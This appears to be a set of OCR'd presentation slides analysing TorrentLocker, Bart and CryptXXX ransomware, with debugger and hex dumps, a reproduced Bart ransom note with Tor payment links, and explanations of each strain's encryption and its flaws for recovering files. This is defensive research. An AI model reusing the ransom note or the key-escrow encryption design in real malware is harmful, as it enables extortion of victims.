00C6FDF0  00A61680
00C6FDF4  00C6FE28
00C6FDF8  000000A0
00C6FDFC  00C6FE50
00C6FE00  00403725
00C6FE04  00A61680
00C6FE08  00A61680
00C6FE0C  000000A0
00C6FE10  00A61260
00C6FE14  00000000
00C6FE18  00A61260
00C6FE1C  00000090
00C6FE20  00000000
00C6FE24  00A6FF88
```

Breakpoint at TorrentLocker.00404BD1



OllyDbg - TorrentLocker.exe - [CPU - thread 3. (00000C1C), module TorrentLocker]
File View Debug Trace Plugins Options Windows Help
C
L E M W T C R ... K B M H

```
00404BA0   3B46 10          CMP EAX,DWORD PTR DS:[ESI+10]
00404BA3 ⌄ 7C 0C            JL SHORT 00404BB1
00404BA5   FE4406 14        INC BYTE PTR DS:[EAX+ESI+14]
00404BA9 ⌄ 75 06            JNE SHORT 00404BB1
00404BAB   48               DEC EAX
00404BAC   3B46 10          CMP EAX,DWORD PTR DS:[ESI+10]
00404BAF ^ 7D F4            JGE SHORT 00404BA5
00404BB1   8B06             MOV EAX,DWORD PTR DS:[ESI]
00404BB3   8D8E 18010000    LEA ECX,[ESI+118]
00404BB9   51               PUSH ECX
00404BBA   8D0440           LEA EAX,[EAX*2+EAX]
00404BBD   8D96 94000000    LEA EDX,[ESI+94]
00404BC3   52               PUSH EDX
00404BC4   C1E0 05          SHL EAX,5
00404BC7   8B90 341F4600    MOV EDX,DWORD PTR DS:[EAX+461F34]     ASCII "`T@"
00404BCD   8D4E 14          LEA ECX,[ESI+14]
00404BD0   51               PUSH ECX
00404BD1   FFD2             CALL EDX
00404BD3   83C4 0C          ADD ESP,0C
00404BD6   85C0             TEST EAX,EAX
00404BD8 ⌄ 75 30            JNE SHORT 00404C0A
00404BDA   8946 08          MOV DWORD PTR DS:[ESI+8],EAX
00404BDD   8B46 08          MOV EAX,DWORD PTR DS:[ESI+8]
00404BE0   8A8C30 94000000  MOV CL,BYTE PTR DS:[ESI+EAX+94]
00404BE7   320C3B           XOR CL,BYTE PTR DS:[EDI+EBX]
00404BEA   B8 01000000      MOV EAX,1
00404BEF   880F             MOV BYTE PTR DS:[EDI],CL
00404BF1   0146 08          ADD DWORD PTR DS:[ESI+8],EAX
00404BF4   03F8             ADD EDI,EAX
00404BF6   2945 0C          SUB DWORD PTR SS:[EBP+0C],EAX
00404BF9 ^ 0F85 71FFFFFF    JNE 00404B70
EDX=TorrentLocker.00405460
```

```
Address   Hex dump                                          ASCII
0097069C  AB 27 21 50 A1 D3 8D 37 FC C6 47 D4 89 39 57 4C   «'!P¡Ó■7üÆGÔ■9WL
009706AC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
009706BC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
009706CC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
009706DC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
009706EC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
009706FC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
0097070C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
0097071C  CF 86 82 03 28 97 FF E5 7C 73 3C 30 C4 2F 71 2F   Ï■■■(■ÿå|s<0Ä/q/
0097072C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
0097073C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
0097074C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
0097075C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
0097076C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
0097077C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
0097078C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ■■■■■■■■■■■■■■■■
0097079C  00 00 00 00 23 59 A8 DB 04 16 5B 98 17 A5 05 A1   ■■■■#Y¨Û■■[■■¥■¡
009707AC  F7 6C F3 E4 5F AE 80 42 E0 92 0B 50 54 49 35 D3   ÷lóä_®■Bà'■PTI5Ó
009707BC  A0 B7 2A F6 61 B9 01 3F 65 AF 5A A7 72 0A 5F 06    ·*öa¹■?e¯Z§r■_■
009707CC  85 66 AC E2 C8 9D 11 DA 28 0F 1A 8A 7C 46 2F 59   ■f¬âÈ■■Ú(■■■|F/Y
009707DC  DC F1 05 AF 18 3F A0 56 7D 90 FA F1 0F 9A A5 F7   Üñ■¯■? V}■úñ■■¥÷
```


```
00C6FDCC  ┌0097069C  ■■■■
00C6FDD0  │0097071C  ■■■■
00C6FDD4  │009707A0   ■■■
00C6FDD8  │00000000  ■■■■
00C6FDDC  │00A61680  ■■¦■
00C6FDE0  │00C6FDFC  üýÆ■
00C6FDE4  └00414041  A@A■  RETURN from TorrentLocker.00
00C6FDE8  ┌00A61680  ■■¦■
00C6FDEC  │00000080  ■■■■
00C6FDF0  │00A61680  ■■¦■
00C6FDF4  │00C6FE28  (þÆ■
00C6FDF8  │000000A0   ■■■
00C6FDFC  │00C6FE50  PþÆ■
00C6FE00  └00403725  %7@■  RETURN from TorrentLocker.00
00C6FE04  ┌00A61680  ■■¦■
00C6FE08  │00A61680  ■■¦■
00C6FE0C  │000000A0   ■■■
00C6FE10  │00A61260  `■¦■  UNICODE "C:\BIN\dllload.txt"
00C6FE14  │00000000  ■■■■
00C6FE18  │00A61260  `■¦■  UNICODE "C:\BIN\dllload.txt"
00C6FE1C  │00000090  ■■■■
00C6FE20  │00000000  ■■■■
00C6FE24  │00A6FF88  ■ÿ¦■
```

Breakpoint at TorrentLocker.00404BD1

Torrentlocker

- File decryption:
  - Find a file, as large as possible, such as it’s unencrypted versions is also known
  - XOR the unencrypted version with the encrypted version
  - Use the result as key for decrypting the encrypted files with simple XOR
  - If the used file is larger then 2 Mbyte, then all the files can be decrypted
  - Otherwise as many bytes from can be recovered from each file as many the original had
- Poor implementation of encryption algorithm
- In later versions it changed AES-CTR to AES-CBC

Bart



!!! IMPORTANT INFORMATION !!!

All your files are encrypted.

Decrypting of your files is only possible with the private key, which is on our secret server.
To receive your private key follow one of the links:
□1. http://khh5cmzh5q7yp7th.tor2web.org/?id=AhixqyYyiMkKfrTRDiPGgWJk16uiumJFfFdVTi0KhQdNsw%3d%3d
□2. http://khh5cmzh5q7yp7th.onion.to/?id=AhixqyYyiMkKfrTRDiPGgWJk16uiumJFfFdVTi0KhQdNsw%3d%3d
□3. http://khh5cmzh5q7yp7th.onion.cab/?id=AhixqyYyiMkKfrTRDiPGgWJk16uiumJFfFdVTi0KhQdNsw%3d%3d
□4. http://khh5cmzh5q7yp7th.onion.link/?id=AhixqyYyiMkKfrTRDiPGgWJk16uiumJFfFdVTi0KhQdNsw%3d%3d

If all addresses are not available, follow these steps:
□1. Download and install Tor Browser: https://torproject.org/download/download-easy.html
□2. After successfull installation, run the browser and wait for initialization.
□3. Type in the address bar:
□ khh5cmzh5q7yp7th.onion/?id=AhixqyYyiMkKfrTRDiPGgWJk16uiumJFfFdVTi0KhQdNsw%3d%3d
□4. Follow the instructions on the site.


□!!! Your personal identification ID: AhixqyYyiMkKfrTRDiPGgWJk16uiumJFfFdVTi0KhQdNsw== !!!

File: F:\Bart\bart

```
CryptGenRandom [Name] :: 00010B6E :: 00410B
CryptGenRandom [Name] :: 00059287 :: 0045A0
ECC: P-192 (NIST), prime order :: 0000F8A4 :: 0
ECC: P-224 (NIST), prime order :: 0000F964 :: 0
ECC: P-256 (NIST), prime order :: 0000F7E4 :: 0
ECC: secp160r1 (SEC2), prime order :: 0000F724
ECC: secp256k1 (SEC2), prime order :: 0000F66
ZIP2 encryption :: 00024DC0 :: 00424DC0
```

Detected 10 crypto signatures (in 2.2s)

Bart



Hiew: bart

```
 17% F:\Bart\bart
 .0040F7C0:  08 20 00 01-FF FF FF FF-FF FF FF FF-FF FF FF FF  ◘  ☺
 .0040F7D0:  00 00 00 00-00 00 00 00-00 00 00 00-01 00 00 00              ☺
 .0040F7E0:  FF FF FF FF-51 25 63 FC-C2 CA B9 F3-84 9E 17 A7      Q%c³┬╩╣¾ä×↨º
 .0040F7F0:  AD FA E6 BC-FF FF FF FF-FF FF FF FF-00 00 00 00  ¡·µ╝
 .0040F800:  FF FF FF FF-96 C2 98 D8-45 39 A1 F4-A0 33 EB 2D      û┬ÿÏE9í¶á3Ù-
 .0040F810:  81 7D 03 77-F2 40 A4 63-E5 E6 BC F8-47 42 2C E1  ü}♥w‗@ñcÕµ╝°GB,ß
 .0040F820:  F2 D1 17 6B-F5 51 BF 37-68 40 B6 CB-CE 5E 31 6B  ‗Ð↨k§Q┐7h@Â╦╬^1k
 .0040F830:  57 33 CE 2B-16 9E 0F 7C-4A EB E7 8E-9B 7F 1A FE  W3╬+▬×☼|JÙþÄø⌂→■
 .0040F840:  E2 42 E3 4F-4B 60 D2 27-3E 3C CE 3B-F6 B0 53 CC  ÔBÒOK`Ê'><╬;÷░S╠
 .0040F850:  B0 06 1D 65-BC 86 98 76-55 BD EB B3-E7 93 3A AA  ░♠↔e╝åÿvU¢Ù│þô:¬
 .0040F860:  D8 35 C6 5A-B0 8F 40 00-A0 93 40 00-E0 92 40 00  Ï5ãZ░Å@ áô@ ÓÆ@
 .0040F870:  D0 A3 40 00-00 00 00 00-00 00 00 00-00 00 00 00  ðú@
 .0040F880:  06 18 C0 00-FF FF FF FF-FF FF FF FF-FE FF FF FF  ♠↑└         ■
 .0040F890:  FF FF FF FF-FF FF FF FF-FF FF FF FF-00 00 00 00
 .0040F8A0:  00 00 00 00-31 28 D2 B4-B1 C9 6B 14-36 F8 DE 99      1(Ê┤▒╔k¶6°ÌÖ
 .0040F8B0:  FF FF FF FF-FF FF FF FF-FF FF FF FF-00 00 00 00
 .0040F8C0:  00 00 00 00-12 10 FF 82-FD 0A FF F4-00 88 A1 43      ↕► é²◙ ¶ êíC
 .0040F8D0:  EB 20 BF 7C-F6 90 30 B0-0E A8 8D 18-11 48 79 1E  Ù ┐|÷É0░♫¿ì↑◄Hy▲
 .0040F8E0:  A1 77 F9 73-D5 CD 24 6B-ED 11 10 63-78 DA C8 FF  íw¨sı═$kÝ◄►cx┌╚
 .0040F8F0:  95 2B 19 07-00 00 00 00-00 00 00 00-00 00 00 00  ò+↓•
 .0040F900:  00 00 00 00-B1 B9 46 C1-EC DE B8 FE-49 30 24 72      ▒╣F┴ýÌ©■I0$r
 .0040F910:  AB E9 A7 0F-E7 80 9C E5-19 05 21 64-00 00 00 00  ½Úº☼þÇ£Õ↓♣!d
 .0040F920:  00 00 00 00-B0 8F 40 00-A0 93 40 00-E0 92 40 00      ░Å@ áô@ ÓÆ@
```


Elliptic curve: secp256r1

The curve E:
$y^2 = x^3 + ax + b$ over F_p
is defined by:

- h
- p
- n
- G
- b

Bart


- Preparation:
  - Private key: Random element from F_p is generated (d) – never leaves the attackers computer
  - Public key: Q = G*d – hard coded in the ransomware (base64 encoded)



```
.text:0040D302                 align 4
.text:0040D304 aAnohCz9mmlizms db 'AnOh/Cz9MMLiZMS9k/8huVvEbF6cg1TklaAQBLADaGiV',0
.text:0040D304                                         ; DATA XREF: sub_401D0B↑o
.text:0040D304                                         ; sub_401D26↑o
```

Bart

- ID and key generation:
  - 32 random bytes are generated (r)
  - Symmetric key: S = Q*r – used for encryption
  - ID: R = G*r



```
0040874C
0040874C                          loc_40874C:               ; pbBuffer
0040874C 56                       push    esi
0040874D FF 75 0C                 push    [ebp+dwLen]       ; dwLen
00408750 FF 75 F8                 push    [ebp+hProv]       ; hProv
00408753 FF 15 00 D0 40 00        call    ds:CryptGenRandom ; Fill a buffer with random bytes
00408759 6A 00                    push    0                 ; dwFlags
0040875B FF 75 F8                 push    [ebp+hProv]       ; hProv
0040875E FF 15 04 D0 40 00        call    ds:CryptReleaseContext ; Release a handle to a CSP and a key container
00408764 8B 4D FC                 mov     ecx, [ebp+var_4]
00408767 B8 01 00 00 00           mov     eax, 1
0040876C 33 CD                    xor     ecx, ebp
0040876E 5E                       pop     esi
0040876F E8 DC 88 FF FF           call    sub_401050
00408774 8B E5                    mov     esp, ebp
00408776 5D                       pop     ebp
00408777 C3                       retn
00408777                          sub_408710 endp
00408777
```

Bart

- Encryption:
  - Archive the files into password protected zip files
  - Symmetric key is used as the password for each file
  - .bart.zip extension is added

- Decryption:
  - ID is known for the attacker (R = G*r)
  - Private key is known for the attacker (d)
  - Symmetric key can be calculated:
    S = R*d = G*r*d = G*d*r= Q*r

Bart

- Problem:
  - Uses PKZIP algorithm
  - This is vulnerable to known plaintext attack
    (A known plaintext attack on the PKZIP stream cipher – Eli Biham, Paul C. Kocher)


- Weak encryption algorithm

CryptXXX

- Generates 64 byte key for each file
- Uses RC4 encryption to encrypt the files
- Encrypts the RC4 key with RSA-1024
- The RSA public key is embedded in the code
- No C&C communication is needed

